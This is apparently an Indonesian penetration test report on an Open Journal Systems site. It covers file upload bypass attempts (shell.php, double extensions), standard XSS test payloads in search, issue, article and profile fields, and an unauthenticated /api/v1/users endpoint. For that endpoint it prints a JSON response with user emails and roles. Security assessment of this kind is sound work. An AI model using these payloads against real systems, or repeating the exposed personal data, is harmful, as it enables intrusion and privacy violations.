
Tidak rentan terhadap Unrestricted File Upload melalui API

karena:

request hanya dapat dilakukan melalui flow aplikasi yang valid.

Resiko rendah

3. /index.php/index/admin/settings



🧪 Metode

Dilakukan pengujian upload file pada fitur pengaturan website (logo/favicon) dengan mencoba mengunggah file berbahaya menggunakan teknik bypass extension, seperti:

- shell.php

- shell.php.jpg

📊 Hasil

Sistem menolak upload dengan pesan:

> "You can't upload files of this type."

🔍 Analisis

Fitur upload pada endpoint ini memiliki validasi yang baik, antara lain:

- Pembatasan tipe file (whitelisting)
- Validasi terhadap extension file
- Penolakan terhadap file dengan double extension

Hal ini menunjukkan bahwa sistem mampu mencegah upload file berbahaya melalui fitur ini.

✅ Kesimpulan


Endpoint ini:


> **Tidak rentan terhadap Unrestricted File Upload**

karena memiliki validasi file yang memadai.

Severity: Low (Informational)

4. Plugin manager file upload


Jurnal of Public Knowledge
Submissions
Issues
Settings
Journal
Website
Workflow
Distribution
Users & Roles
Statistics
Articles
Editorial Activity
Users
Reports
Tools
Administration
Website Settings
Appearance
Setup
Plugins
Help
Installed Plugins
Plugin Gallery
Loading



Metode

Melakukan akses ke halaman:

/index.php/index/admin/settings/plugins

dan mencoba mencari fitur upload/install plugin (.tar.gz)

Hasil

Halaman Plugin Gallery dapat diakses, namun:

- tidak ditemukan fitur upload plugin
- tidak terdapat opsi install plugin dari file
- hanya tersedia daftar plugin yang sudah ada

Analisis

Fitur upload plugin kemungkinan:

- dinonaktifkan oleh konfigurasi sistem
- dibatasi berdasarkan role pengguna
- atau tidak tersedia pada environment saat ini

Sehingga tidak memungkinkan untuk melakukan eksploitasi upload plugin berbahaya.

Kesimpulan

Tidak ditemukan kerentanan pada endpoint ini karena fitur upload plugin tidak tersedia.

Severity

Informational / Not Vulnerable


User Input / Reflected Data

No	URL / Endpoint	Method	Deskripsi	Risi Poter
C1	/index.php/$journal/search	GET	Pencarian artikel	Reflect XSS


C2	/index.php/$journal/issue/view/$id	GET	Halaman issue	XSS vi metada
C3	/index.php/$journal/article/view/$id	GET	Halaman artikel	XSS vi abstract
C4	Form profil user	POST	Edit profil	Stored HTML injectio

1. /index.php/$journal/search


```
<script>alert(1)</script>
Atau
http://10.34.100.178/index.php/JPK/search?query=<script>alert(1)</script>
```



<img src=x onerror=alert(1)>



<script>alert(1)</script>



🧪 Metode

Melakukan pengujian Reflected XSS pada parameter query di endpoint:

/index.php/JPK/search

dengan payload:

<script>alert(1)</script>

<img src=x onerror=alert(1)>

📊 Hasil

Payload ditampilkan kembali pada halaman sebagai teks biasa dan tidak dieksekusi oleh browser.

🔍 Analisis

Aplikasi menerapkan mekanisme **output encoding** terhadap input user sehingga karakter HTML seperti < dan > diubah menjadi entity (< dan >).

Hal ini mencegah eksekusi JavaScript di sisi klien.

✅ Kesimpulan

Tidak ditemukan kerentanan **Reflected Cross-Site Scripting (XSS)** pada fitur pencarian.

📊 Severity

Not Vulnerable

2. /index.php/$journal/issue/view/$id

Metode

Pengujian dilakukan pada endpoint:

/index.php/$journal/issue/view/$id

Langkah:

1. Masuk ke menu **Issues**
2. Membuat issue baru melalui fitur **Create Issue**
3. Mengisi field metadata terutama:
    - Title
    - Description
4. Menyisipkan payload XSS pada field **Description**:

    <script>alert('XSS')</script>

    dan alternatif:


    <img src=x onerror=alert('XSS')>

5. Menyimpan issue dan mempublikasikannya
6. Mengakses halaman issue publik

Hasil

- Payload tidak dieksekusi
- Karakter HTML ditampilkan sebagai teks biasa / disanitasi
- Tidak muncul alert atau eksekusi JavaScript

3. /index.php/$journal/article/view/$id



Metode

Pengujian dilakukan pada endpoint:

/index.php/$journal/article/view/$id

Langkah:

1. Mengakses halaman submission artikel
2. Mengedit metadata artikel pada field:
    - Title
    - Abstract
3. Menyisipkan payload XSS:

    <script>alert('XSS')</script>

4. Menyimpan perubahan

5. Mengakses halaman publik artikel

Hasil

- Payload tidak dieksekusi
- Script ditampilkan sebagai teks
- Tidak muncul alert atau eksekusi JavaScript

Analisis

Sistem melakukan sanitasi terhadap input pada metadata artikel, baik pada Title maupun Abstract.

Kemungkinan mekanisme:

- HTML encoding
- Filtering tag berbahaya seperti <script>
- Editor membatasi eksekusi JavaScript

Hal ini mencegah terjadinya eksekusi script di sisi klien.

Kesimpulan

Tidak ditemukan kerentanan XSS pada halaman artikel (/article/view/$id).
Input berhasil difilter sehingga tidak dapat dieksekusi sebagai JavaScript.

Severity

🟢 **Informational / Low**

Alasan:

- Tidak ada exploit yang berhasil
- Sistem memiliki proteksi terhadap XSS
- Tidak berdampak pada pengguna

4. Form profil user

Metode

Pengujian dilakukan pada fitur edit profil pengguna melalui endpoint:

/index.php/$journal/user/profile

Langkah:

1. Mengakses halaman profil user
2. Mengedit field **Bio Statement**
3. Menyisipkan payload XSS:

   <img src=x onerror=alert('XSS')>

4. Menyimpan perubahan
5. Mengakses halaman yang menampilkan data profil (search & artikel)

Hasil

- Payload tidak dieksekusi
- Script tidak berjalan
- Tidak muncul alert
- Input ditampilkan sebagai teks atau difilter

Analisis

Sistem melakukan sanitasi terhadap input pada field profil pengguna, khususnya Bio Statement.

Kemungkinan mekanisme:

- Filtering tag berbahaya
- Penghapusan event handler (onerror)
- Encoding output sebelum dirender

Hal ini mencegah terjadinya Stored XSS.

Kesimpulan

Tidak ditemukan kerentanan Stored XSS pada fitur edit profil pengguna.

Input berhasil difilter sehingga tidak dapat dieksekusi sebagai JavaScript.

Severity

🟢 **Informational / Low**


Alasan:

- Tidak ada exploit berhasil
- Sistem memiliki proteksi input/output
- Tidak berdampak pada user lain

D. REST API

No	Endpoint	Method	Deskripsi	Risiko Potensi
D1	/api/v1/users	GET	Daftar user	IDOR, information disclosure
D2	/api/v1/submissions	GET/POST	Manajemen submission	IDOR
D3	/api/v1/contexts	GET	Daftar jurnal	Information disclosure

1./api/v1/users




```
{"itemsMax":5,"items":[{"_href":"http:\/\/10.34.100.178\/index.php\/JPK\/api\/v1\/users\/5","disabled":false,"email":"triartuo@gmail.com","fullName":"akun1 testimoni","groups":[{"id":50,"name":
{"en_US":"Reviewer"},"abbrev":{"en_US":"R"},"roleId":4096,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false}],"id":5,"orcid":null,"userName":"akun1testimoni"},
{"_href":"http:\/\/10.34.100.178\/index.php\/JPK\/api\/v1\/users\/4","disabled":false,"email":"omar@lagi.com","fullName":"omarlagi","groups":[{"id":37,"name":{"en_US":"Journal editor"},"abbrev":
{"en_US":"JE"},"roleId":16,"showTitle":false,"permitSelfRegistration":false,"permitMetadataEdit":true,"recommendOnly":false},{"id":50,"name":{"en_US":"Reviewer"},"abbrev":
{"en_US":"R"},"roleId":4096,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false},{"id":51,"name":{"en_US":"Reader"},"abbrev":
{"en_US":"Read"},"roleId":1048576,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false}],"id":4,"orcid":"","userName":"omarlagi"},
{"_href":"http:\/\/10.34.100.178\/index.php\/JPK\/api\/v1\/users\/3","disabled":false,"email":"omar2@omar.com","fullName":"omar","groups":[{"id":51,"name":{"en_US":"Reader"},"abbrev":
{"en_US":"Read"},"roleId":1048576,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false}],"id":3,"orcid":null,"userName":"omar2"},
{"_href":"http:\/\/10.34.100.178\/index.php\/JPK\/api\/v1\/users\/2","disabled":false,"email":"omar@omar.com","fullName":"omar","groups":[{"id":48,"name":{"en_US":"Author"},"abbrev":
{"en_US":"AU"},"roleId":65536,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false},{"id":50,"name":{"en_US":"Reviewer"},"abbrev":
{"en_US":"R"},"roleId":4096,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false},{"id":51,"name":{"en_US":"Reader"},"abbrev":
{"en_US":"Read"},"roleId":1048576,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false}],"id":2,"orcid":"","userName":"omar"},
{"_href":"http:\/\/10.34.100.178\/index.php\/JPK\/api\/v1\/users\/1","disabled":false,"email":"admin@ojs.local","fullName":"admin admin","groups":[{"id":36,"name":{"en_US":"Journal manager"},"abbrev":
{"en_US":"JM"},"roleId":16,"showTitle":false,"permitSelfRegistration":false,"permitMetadataEdit":true,"recommendOnly":false},{"id":48,"name":{"en_US":"Author"},"abbrev":
{"en_US":"AU"},"roleId":65536,"showTitle":false,"permitSelfRegistration":true,"permitMetadataEdit":false,"recommendOnly":false}],"id":1,"orcid":"","userName":"admin"}]}
```


Metode

Pengujian dilakukan dengan mengakses endpoint REST API berikut:

/index.php/$journal/api/v1/users

Request dikirim menggunakan browser tanpa autentikasi tambahan.

Hasil

Endpoint dapat diakses secara langsung tanpa pembatasan akses.
Response menampilkan daftar user beserta informasi sensitif, seperti:

- Email
- Full name
- Username
- Role (Author, Reviewer, Journal Manager)

Analisis

Endpoint /api/v1/users tidak memiliki kontrol akses yang memadai, sehingga memungkinkan siapa saja untuk mengakses data user.

Hal ini menyebabkan:

- Exposure data sensitif
- User enumeration
- Potensi serangan lanjutan seperti phishing atau brute force

---

Kesimpulan

Ditemukan kerentanan **Information Disclosure** pada endpoint /api/v1/users yang memungkinkan akses data user tanpa autentikasi yang memadai.

